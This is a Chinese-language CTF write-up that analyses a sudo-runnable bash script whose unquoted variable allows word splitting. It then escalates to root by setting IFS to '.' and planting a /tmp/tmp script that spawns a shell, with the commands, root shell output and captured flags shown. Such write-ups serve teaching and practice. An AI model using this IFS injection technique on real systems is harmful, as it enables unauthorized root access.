tuf@tmp:~$ /usr/local/bin/getflag
用法: /usr/local/bin/getflag <varname> <varvalue>  [args...]
示例: /usr/local/bin/getflag username tuf --option
```

```
说明:
  - 将 <varname> 作为变量名, <varvalue> 作为变量值导入到当前脚本环境中
tuf@tmp:~$ cat /usr/local/bin/getflag
#!/bin/bash
if [[ $# -lt 2 ]]; then
  cat <<USAGE >&2
用法: $0 <varname> <varvalue>  [args...]
示例: $0 username tuf --option
说明:
  - 将 <varname> 作为变量名, <varvalue> 作为变量值导入到当前脚本环境中
USAGE
  exit 1
fi

VAR_NAME="$1"
VAR_VALUE="$2"


if [[ ! "$VAR_NAME" =~ ^[A-Za-z_][A-Za-z0-9_]*$ ]]; then
  echo "错误: 变量名 '$VAR_NAME' 不符合命名规则。" >&2
  exit 2
fi

declare -x "$VAR_NAME"="$VAR_VALUE"

unset LD_PRELOAD
unset LD_LIBRARY_PATH
unset BASH_ENV
unset PYTHONPATH
export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

TARGET_FILE="/opt/flag"

TARGET_BASENAME="$(basename "$TARGET_FILE")"
SANDBOX_DIR=$(mktemp -d)

cp -- "$TARGET_FILE" "$SANDBOX_DIR/"

SANDBOX_TARGET_FILE="$SANDBOX_DIR/$TARGET_BASENAME"

cd "$SANDBOX_DIR"

$SANDBOX_TARGET_FILE

cd /tmp
rm -rf "$SANDBOX_DIR"
tuf@tmp:~$
```

分析这个脚本的逻辑：

1. 接收两个参数作为环境变量名和值
2. 验证变量名只能包含字母、数字和下划线
3. 使用 `declare -x` 设置环境变量
4. 清除危险的环境变量（LD_PRELOAD、BASH_ENV 等）
5. 重置 PATH
6. 创建临时目录，将 `/opt/flag` 复制进去
7. 执行复制后的文件

这个脚本的漏洞点如下

```
$SANDBOX_TARGET_FILE
```

这里变量 `$SANDBOX_TARGET_FILE` 没有加双引号！在 Bash 中，未加引号的变量会受到 word splitting（词分割）的影响，而词分割是根据 `IFS` （Internal Field Separator）环境变量来进行的。

`IFS` 的默认值是空格、制表符和换行符。如果我们将 `IFS` 设置为 `.` （点号），那么路径 `/tmp/tmp.XXXXXX/flag` 就会被拆分成两部分：

- `/tmp/tmp` （被当作命令执行）
- `XXXXXX/flag` （被当作参数）

因此攻击步骤如下：

首先在 `/tmp/tmp` 创建一个恶意脚本：

```
#!/bin/bash
/bin/sh
```

并赋予执行权限：

```
chmod 755 /tmp/tmp
```

然后执行：

```
sudo /usr/local/bin/getflag IFS .
```

然后就能拿到 root shell

```
tuf@tmp:/tmp$ vi tmp
tuf@tmp:/tmp$ cat /tmp/tmp
#!/bin/bash
/bin/sh
tuf@tmp:/tmp$ chmod 755 /tmp/tmp
tuf@tmp:/tmp$ sudo /usr/local/bin/getflag IFS .
/tmp/tmp.aF0eka # id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(di
alout),26(tape),27(video)
/tmp/tmp.aF0eka # cat /root/r*
flag{root-3c3b91a376044379852a08d53578eb70}
/tmp/tmp.aF0eka #
```

flag：

> flag{user-efc2ff45f0724ce8bd897e4cdd356eca}
>
> flag{root-3c3b91a376044379852a08d53578eb70}